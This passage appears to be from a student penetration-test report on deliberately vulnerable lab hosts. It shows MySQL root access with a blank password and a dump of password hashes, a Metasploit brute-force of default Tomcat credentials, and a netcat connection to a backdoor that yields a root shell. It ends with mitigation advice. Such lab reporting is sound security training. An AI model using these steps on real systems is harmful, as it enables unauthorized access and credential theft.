
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

| mysql-info:

| Protocol: 10

| Version: 5.0.51a-3ubuntu5

Almost every server holds a type of database, this host has a MySQL database as well.



```
root@kali: ~
root@kali: ~ 80x24
Your MySQL connection id is 3214
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SELECT username, password FROM users;
ERROR 1046 (3D000): No database selected
MySQL [(none)]> SELECT User, Password FROM mysql.user;
+-----+-----+
| User          | Password                                     |
+-----+-----+
| Pouya         | *EB52BD7E2521453BF18B2163D07E58A6C1E96BFB |
| Pouya         | *EB52BD7E2521453BF18B2163D07E58A6C1E96BFB |
| Jayson        | *196BDEDE2AE4F84CA44C47D54D78478C7E2BD7B7 |
| debian-sys-maint |                                           |
| root          |                                           |
| guest         |                                           |
+-----+-----+
6 rows in set (0.027 sec)

MySQL [(none)]> 
```

I successfully gained access to the MySQL server using the root account with a blank password. I now have access to this database, which is running a DVWA (Damn Vulnerable Web Application).

The accounts listed in the database were created through this web application. The passwords can be cracked using tools such as John the Ripper or Hashcat.

Web Services

Host 142.232.197.73 has multiple web application running on it, such as DVWA, and Mutillidae which has all the vulnerabilities included in OWASP top 10 and can be exploited in multiple ways.

Service: Tomcat

Port: 8180

Risk Level: High

Nmap Result:

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

|_http-favicon: Apache Tomcat

|_http-server-header: Apache-Coyote/1.1

|_http-title: Apache Tomcat/5.5

Apache Tomcat is an open-source web server and servlet container for Java applications. It supports Java Servlets and JavaServer Pages (JSP), allowing the creation of dynamic web applications. Tomcat serves static content, deploys WAR files, and is lightweight, cross- platform, and widely used in development and production for Java-based solutions.

Using MSF console to determine whether the default Tomcat credentials are used.

```
15 post/multi/gather/tomcat_gather normal No Gather Tomcat Credentials
16 auxiliary/admin/http/tomcat_ghostcat 2020-02-20 normal Yes Ghostcat
17 auxiliary/dos/http/hashcollision_dos 2011-12-28 normal No Hashtable Collisions
18 auxiliary/admin/http/ibm_drm_download 2020-04-21 normal Yes IBM Data Risk Manager Arbitrary File Download
19 exploit/multi/http/zenworks_configuration_management_upload 2015-04-07 excellent Yes Novell ZENworks Configuration Management Arbitrary File Upload
20 auxiliary/admin/http/tomcat_administration normal No Tomcat Administration Tool Default Access
21 auxiliary/scanner/http/tomcat_mgr_login normal No Tomcat Application Manager Login Utility
22 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypass
23 auxiliary/admin/http/tomcat_utf8_traversal 2009-01-09 normal No Tomcat UTF-8 Directory Traversal Vulnerability
24 auxiliary/admin/http/trendmicro_dlp_traversal 2009-01-09 normal No TrendMicro Data Loss Prevention 5.5 Directory Traversal
25 post/windows/gather/enum_tomcat normal No Windows Gather Apache Tomcat Enumeration
```


```
msf6 auxiliary(admin/http/tomcat_administration) > show options
Module options (auxiliary/admin/http/tomcat_administration):
  Name      Current Setting  Required  Description
  ---      -
  Proxies   142.232.197.73  no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    142.232.197.73  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     8180             yes       The target port (TCP)
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  THREADS   1               yes       The number of concurrent threads (max one per host)
  TOMCAT_PASS  no              no        The password for the specified username
  TOMCAT_USER  no              no        The username to authenticate as
  VHOST     no              no        HTTP server virtual host

msf6 auxiliary(admin/http/tomcat_administration) > run
[*] http://142.232.197.73:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/tomcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_administration) >
```

```
[ - ] 142.232.197.73:8180 - LOGIN FAILED: manager:s3cret (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: manager:vagrant (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: role1:admin (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: role1:manager (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: role1:root (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: root:admin (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: root:manager (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: root:role1 (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: root:root (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[ + ] 142.232.197.73:8180 - Login Successful: tomcat:tomcat
[ - ] 142.232.197.73:8180 - LOGIN FAILED: both:admin (Incorrect)
[ - ] 142.232.197.73:8180 - LOGIN FAILED: both:manager (Incorrect)
```

It is using default username and passwords.

Successful login to Tomcat





If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

```
$CATALINA_HOME/webapps/ROOT/index.jsp
```

where "\$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the [Tomcat Documentation](#) for more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See \$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in \$CATALINA_HOME/conf/tomcat-users.xml.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:

- users@tomcat.apache.org for general questions related to configuring and using Tomcat
- dev@tomcat.apache.org for developers working on Tomcat

Thanks for using Tomcat!

Administration
[Status](#)
[Tomcat Administration](#)
[Tomcat Manager](#)

Documentation
[Release Notes](#)
[Change Log](#)
[Tomcat Documentation](#)

Tomcat Online
[Home Page](#)
[FAQ](#)
[Bug Database](#)
[Open Bugs](#)
[Users Mailing List](#)
[Developers Mailing List](#)
[IRC](#)

Examples
[JSP Examples](#)
[Servlet Examples](#)
[WebDAV capabilities](#)

Miscellaneous
[Sun's Java Server Pages Site](#)
[Sun's Servlet Site](#)



Further exploring, I noticed there is an administrative tool, which uses the same credentials, it allowed me to create and remove users and assign roles to them.

The screenshot shows the Tomcat Administration Tool interface. The main heading is "TOMCAT WEB SERVER ADMINISTRATION TOOL". On the left is a navigation tree with categories like Tomcat Server, Resources, User Definition, Users, Groups, and Roles. The main content area is titled "Create New User Properties" and contains a form with the following fields:


- User Name: DarkSpirit
- Password: (masked with dots)
- Full Name: (empty)

Below the form are two tables for selecting roles and groups:

	Group Name	Description
<input type="checkbox"/>		
<input type="checkbox"/>		
<input type="checkbox"/>		
<input type="checkbox"/>		

	Role Name	Description
<input type="checkbox"/>	admin	
<input type="checkbox"/>	manager	
<input type="checkbox"/>	role1	
<input type="checkbox"/>	tomcat	

It reveals much more information about the Apache server.



The screenshot shows the Apache Tomcat Manager web interface. At the top, there is the Apache Software Foundation logo and the URL <http://www.apache.org/>. The page title is "Tomcat Manager". Below the title, there is a message box with the text "Message: OK".

The main content area is divided into several sections:

- Manager**: Contains links for "List Applications" and "HTML Manager Help".
- Applications**: A table listing various applications available on the server.
- Deploy**: A section for deploying directories or WAR files.
- System Information**: A table showing JVM Vendor, OS Name, and OS Version.
- Server Information**: A table showing Tomcat Version, JVM Version, and JVM Vendor.

Path	Display Name
/	Welcome to Tomcat
/admin	Tomcat Administration Application
/balancer	Tomcat Simple Load Balancer Example App
/host-manager	Tomcat Manager Application
/jsp-examples	JSP 2.0 Examples
/manager	Tomcat Manager Application
/servlets-examples	Servlet 2.4 Examples
/tomcat-docs	Tomcat Documentation
/webdav	Webdav Content Management

JVM Vendor	OS Name	OS Version
Free Software Foundation, Inc.	Linux	2.6.24-16-server

Tomcat Version	JVM Version	JVM Vendor
Apache Tomcat/5.5	1.5.0	Free Software Foundation, Inc.

Backdoor

Service: Backdoor


Port: 1524

Risk Level: Critical

Nmap Result: 1524/tcp open bindshell Bash shell (**BACKDOOR**); root shell)

This backdoor allows a direct root connection to the Metasploitable machine, it will give full access of the server to an attacker.

```
513/tcp open login?
514/tcp open shell Netapp ONTAP rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Bash shell (**BACKDOOR**); root shell)
2049/tcp open nfs 2-4 (RPC #100003)
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
```



```
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[~/home/kali]
# nc 142.232.197.73 1524
root@BCITMAIL-SRV:/#
```

Security Steps

After reviewing all the vulnerabilities, I can conclude that most of them can be mitigated by updating services to the latest version and closing unnecessary ports. Regular auditing is essential in this context, as we discovered a running backdoor that could allow unauthorized access to the system.

To prevent access via SSH and VNC, it's important to implement strong passwords and unique usernames. Additionally, firewall rules should be established to block foreign IP addresses from accessing services like SSH/VNC and connecting to databases.

Antimalware software must also be installed on the host machine.

Host 2 – Windows 7

IP Address: 142.232.197.72

Objective: To enumerate active services and exploit potential vulnerabilities.

Overview

Host 142.232.197.72 is a Windows 7 PC with an IDS honeypot system. This system prevents attackers from enumerating the system and discovering active services by presenting well-known false open ports that host fake services. This tactic distracts attackers and conceals the actual services running on the system. The IDS honeypot operating on the Windows 7 machine is known as KFSensor.

Enumeration & Methodology

- Initial Nmap Scan: Conducted an initial Nmap scan using standard options to identify open ports and running services.
- Results of Initial Scan: The scan output indicated 1,000 ports in an ignored state, suggesting the possibility of an IDS or an environment configured to obscure actual services.
- Targeted Nmap Scan: A second Nmap scan was conducted with more specific options to determine actual active services. That provided a list of 100-200 services running, which indicated there is indeed a honeypot.
- Final Nmap Scan: To filter out actual open ports and services the final Nmap scan was performed, that showed fewer and active services (such as port 80, 3389, 445).

The Final Nmap Scan shows actual services.

`nmap -sC 142.232.197.72`

Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-10-24 21:15
CDT Nmap scan report for 142.232.197.72

Host is up (0.021s latency).

Not shown: **906 filtered tcp ports (no-response)**

PORT STATE SERVICE

80/tcp open http

3389/tcp open ms-wbt-server

|_ssl-date: 2024-10-25T02:15:44+00:00; -11s from scanner time.

| ssl-cert: Subject: commonName=mypc7-PC

| Not valid before: 2024-10-23T16:34:22

|_Not valid after: 2025-04-24T16:34:22

135/tcp open msrpc

445/tcp open microsoft-ds

Host script results:

| smb2-time:

| date: 2024-10-25T02:15:40

|_ start_date: 2024-10-10T19:52:02

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

|_clock-skew: mean: 1h44m50s, deviation: 3h30m04s, median: -11s

| smb2-security-mode:

| 2:1:0:

|_ Message signing enabled but not required

| smb-os-discovery:

| OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)

| OS CPE: cpe:/o:microsoft:windows_7::sp1

| Computer name: mypc7-PC

| NetBIOS computer name: MYPC7-PC\x00

| Workgroup: WORKGROUP\x00

|_ System time: 2024-10-24T19:15:45-07:00

Nmap done: 1 IP address (1 host up) scanned in 353.12 seconds

This is not the complete scan, fake ports are omitted, and only legit ones are shown in the result.
The full result is attached at the end of the report.

Actual Services

By looking at the nmap scan we can learn that the operating system of the device is **Windows 7 Ultimate 7601 Service Pack 1**, PC's name is **mypc7**.

It has services like MSRPC, SMB, RDP and a Webpage running.

- Port 80 (http): IIS welcome page.
- Port 135 (MSRPC): Enables Windows inter-process communication for remote services; essential for administrative tasks.
- Port 445 (SMB): Server Message Block is used for files and printer sharing.
- Port 3389 (RDP): Allows remote desktop access to Windows systems, the device is currently listening on that port.

Exploitation

Based on the findings of ports, we can try SMB, MSRPC and RDP services to gain access to Windows 7. MSRPC and SMB will not provide much access to the system.

Using rpcclient to interact with MSRPC

```
root@kali: ~
root@kali: ~ 95x33
root@kali:~# rpcclient -U bcit 142.232.197.72
Password for [WORKGROUP\bcit]:
rpcclient $> ?
-----
UNIXINFO
  getpwuid          Get shell and homedir
  uidtosid          Convert uid to sid
-----
MDSSVC
  fetch_properties  Fetch connection properties
  fetch_attributes  Fetch attributes for a CNID
-----
CLUSAPI
  clusapi_open_cluster      Open cluster
  clusapi_get_cluster_name  Get cluster name
  clusapi_get_cluster_version  Get cluster version
  clusapi_get_quorum_resource  Get quorum resource
  clusapi_create_enum        Create enum query
  clusapi_create_enumex      Create enumex query
  clusapi_open_resource      Open cluster resource
  clusapi_online_resource    Set cluster resource online
  clusapi_offline_resource   Set cluster resource offline
  clusapi_get_resource_state  Get cluster resource state
  clusapi_get_cluster_version2  Get cluster version2
  clusapi_pause_node         Pause cluster node
  clusapi_resume_node        Resume cluster node
-----
```

As mentioned, there is not much, the commands will just help you to gather more information about the System.

Using SMB login to interact with the SMB service.

```
msf6 > sessions -i 2
[*] Starting interaction with 2...

SMB (142.232.197.72) >
SMB (142.232.197.72) >
SMB (142.232.197.72) >
SMB (142.232.197.72) > s
```

Metasploit's auxiliary smb login was used to connect but that didn't provided much information as well.

RDP Connection

Successful login provides complete control over Windows 7.

Risk Analysis

Risk Level: High

Impact: Unauthorized access to RDP could allow an attacker to control the system directly, potentially leading to data leakage, system manipulation, or lateral movement within the network.

To establish a connection, it is essential to avoid using Microsoft's RDP client and Windows itself. The reason for this is that their software employs a higher level of encryption and authentication that is not compatible with older versions of Windows 7.

